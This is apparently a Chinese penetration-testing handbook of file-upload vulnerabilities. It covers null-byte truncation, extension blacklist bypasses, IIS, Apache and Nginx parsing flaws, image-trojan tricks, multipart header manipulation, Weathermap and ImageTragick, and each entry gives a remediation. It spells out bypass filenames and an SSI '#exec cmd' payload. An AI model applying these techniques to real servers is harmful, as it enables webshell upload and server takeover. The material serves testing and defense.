
**漏洞描述**：由于对目录路径的检测不够严谨，可用以下方式对文件名进行截断上传执行文件：空格、“0x00”、“%00”、换行、回车符进行截断，例如：test.php%00.png被截断成test.php。

**漏洞场景**：上传功能处。

**漏洞地址**：http://www.example.com/upload等。

**漏洞级别**：高危。

**漏洞详情**： 以使用0x00截断上传为例，首先点击上传使用burpsuit抓包，抓到upload对应的值为：“2.php .jpg”（注意，php后面有空格）。然后使用burpsuit的hex界面，把php后面空格对应的“20”改成00，即可上传php文件。



**漏洞修复**：过滤特殊符号如“%00”等，同时正确处理目录路径。

### 上传黑名单绕过漏洞

**漏洞描述**：由于应用程序对特殊文件拓展名的处理不当，导致无法检测是否为恶意可执行文件，造成恶意文件上传至服务器。


**漏洞场景**：上传功能处

**漏洞地址**：http://www.example.com/upload等。


**漏洞级别**：高危。

**漏洞详情**：测试过程中发现类似文件上传的功能点后，可修改文件拓展名进行文件上传。


A．文件大小写绕过：直接上传1.php文件上传不成功，修改成1.PhP文件上传成功。



B．名单列表绕过：用黑名单里没有的名单进行攻击， Asp：asa cer cdx ，Aspx: ashx asmx ascx，Php: php3 phtml，Jsp: jspx jspf等，如上传asp文件失败后，修改成asa文件。



C．特殊文件名绕过：如参数中含特殊字符“-”时会被过滤，于是修改1.asp为1.asp\_成功上传。




D．上传Shtml文件，文件内容如下：


<!--#includefile="/home/www/user8534/nav\_foot.htm"--> //可以用来读文件


<!--#exec cmd="ifconfig"--> //可以用来执行命令

首先上传一个Shtml文件，访问之后可直接执行ifconfig命令。



E．利用windows特性：在上传页面无法直接上传PHP文件，修改文件test.php::$DATA





**漏洞修复**：对特殊符号进行正确的处理，以白名单的形式来处理此类型漏洞。

### IIS解析漏洞


**漏洞描述**：建立名为 .asp、.asa 文件夹，其目录内任何扩展名文件都被asp来解析并执行；上传1.jpg而访问/1.jpg/2.php则1.jpg会被当php来解析；1.asp;1.jpg会被当asp解析成1.asp。


**漏洞场景**：上传功能处。

**漏洞地址**：http://www.example.com/upload等。

**漏洞级别**：高危。

**漏洞详情**： A．目录解析，可修改上传路径时，若没有该上传路径，则创建文件夹。







B．PHP CGI解析漏洞：上传一个图片马，然后访问该图片马，并在链接后加/x.php。



C．遇到分号不向后解析漏洞：存在上传图片的位置，修改图片名称为dt.asp;dt.gif,成功上传。

**漏洞修复**：如果可以应不允许新建文件夹，过滤“;”及转码后字符并重新命名，设置php.ini中的字段cgi.fix\_pathinfo=0，并重启PHP和IIS服务。

### Apache解析漏洞


**漏洞描述**：当解析不认识的文件拓展名时，会向前解析。

**漏洞场景**：上传功能处。

**漏洞地址**：http://www.example.com/upload等。

**漏洞级别**：高危。

**漏洞详情**：发现文件上传功能后，上传phpinfo.php.php4的文件，测试被解析成phpinfo.php。



**漏洞修复**： 在Apache中设置允许访问的列表：<Files ~ "\.(php.|php3.)"> Order Allow, Deny

Deny from all </Files>。

### Nginx解析漏洞

**漏洞描述**：解析漏洞如1.jpg/2.php会被解析成1.php，1.jpg%00.php会被解析成1.php。

**漏洞场景**：上传功能处。


**漏洞地址**：http://www.example.com/upload等。

**漏洞级别**：高危。

**漏洞详情**：发现文件上传功能后，上传个图片马logo.png，然后在该图片马链接后加/.php访问。



上传图片马，然后再图片马访问链接后加%00.php，成功解析成php文件



**漏洞修复**：升级nginx到>8.0.3版本。缓解措施：

修改php.ini中cgi.fix\_pathinfo=0重启PHP和NGINX（IIS）；

或者修改fcgi.conf配置增加以下内容：

if ($request\_filename ~\* (.\*)\.php) { set $php\_url $1; }

if (!-e $php\_url.php) { return 403; }

### 文件内容检测漏洞


**漏洞描述**：只对文件开头内容进行检测分析，造成含有恶意代码的文件可上传至服务器。

**漏洞场景**：上传功能处。

**漏洞地址**：http://www.example.com/upload等。

**漏洞级别**：高危。


**漏洞详情**：A. 绕过文件幻数检测方法：在文件开头加入幻数，如GIF图片对应的幻数。



B．绕过文件相关内容检测：把文件头部分伪造好就可以，在幻数的基础上还加了一些文件信息如：



C．绕过文件加载检测：用 GIMP在不破坏图片渲染情况下找空白区进行填充代码如图片的注释区。



可以使用报错触发 看下是被用什么 函数进行的渲染，如后台是 imagecreatefromgif()这个函数：

http://up.2cto.com/2011/0806/20110806080929444.jpg

**漏洞修复**：对文件重命名、设置上传目录权限为不可执行，调用GD 库对图像进行压缩等二次渲染。

### 其他方式上传漏洞


**漏洞描述**：由于系统及应用程序的逻辑错误问题，可使用多种上传方式进行测试。

**漏洞场景**：上传功能处。

**漏洞地址**：http://www.example.com/upload等。

**漏洞级别**：高危。

**漏洞详情**：A. 删除实体里面的Conten-Type字段：




B．删除Content行、C后面的字符即将.php加c后面即可、Content-Disposition字段里空格：






C．增加一个空格、修改Content-Disposition值大小写、多个Content-Disposition








D．Boundary边界不一致：




E．文件名处回车、多个filename、将filename换位置：







F．添加垃圾数据：





**漏洞修复**：规范化处理文件和数据格式。

### Weathermap组件漏洞


**漏洞描述**：editor.php默认情况下没有做验证，可以任意编辑weathermap配置文件。



**漏洞场景**：Weathermap组件中。

**漏洞地址**：http://www.example.com/plugins/weathermap/editor.php?xxx等。

**漏洞级别**：高危。

**漏洞详情**：上传构造好的木马文件来利用。



[](http://static.wooyun.org/wooyun/upload/201602/2510125822aeb08ad57a3e659b5a511c8bcd3c83.png)

**漏洞修复**：限制未授权访问/plugins/weathermap/editor.php文件。

<Directory /var/www/html/weathermap>

<Files editor.php>

Order Deny, Allow

Deny from all

Allow from 127.0.0.1

</Files>

</Directory>

### ImageTragick漏洞

**漏洞描述**：处理上传图片时没有校验，恶意构造的文件包含远程命令将会被执行，进而控制服务器。


**漏洞场景**：使用该软件处理图片的服务。

**漏洞地址**：http://www.example.com/upload等。


**漏洞级别**：高危。


**漏洞详情**：A. 使用burp-image-size插件:

在burp上安装好burp-image-size插件，可在[https://github.com/silentsignal/burp-image-size/releases/download/v0.3/burp-image-size-v0.3-java1.6.jar](https://github.com/silentsignal/burp-image-size/releases/download/v0.3/burp-image-size-v0.3-java1.6.jar" \t "_blank)获取。上传图片时抓包选择send toactive scan，即可调用插件对上传点进行扫描。如图所示成功检测。



B. 使用MSF：使用此方法必须在能反弹shell的情况下才可以。





644

**漏洞修复**：升级 ImageMagick 至7.0.1-1即以上版本，缓解措施见：<http://drops.xmd5.com/static/drops/papers-15589.html> 。

### PUT方法上传漏洞

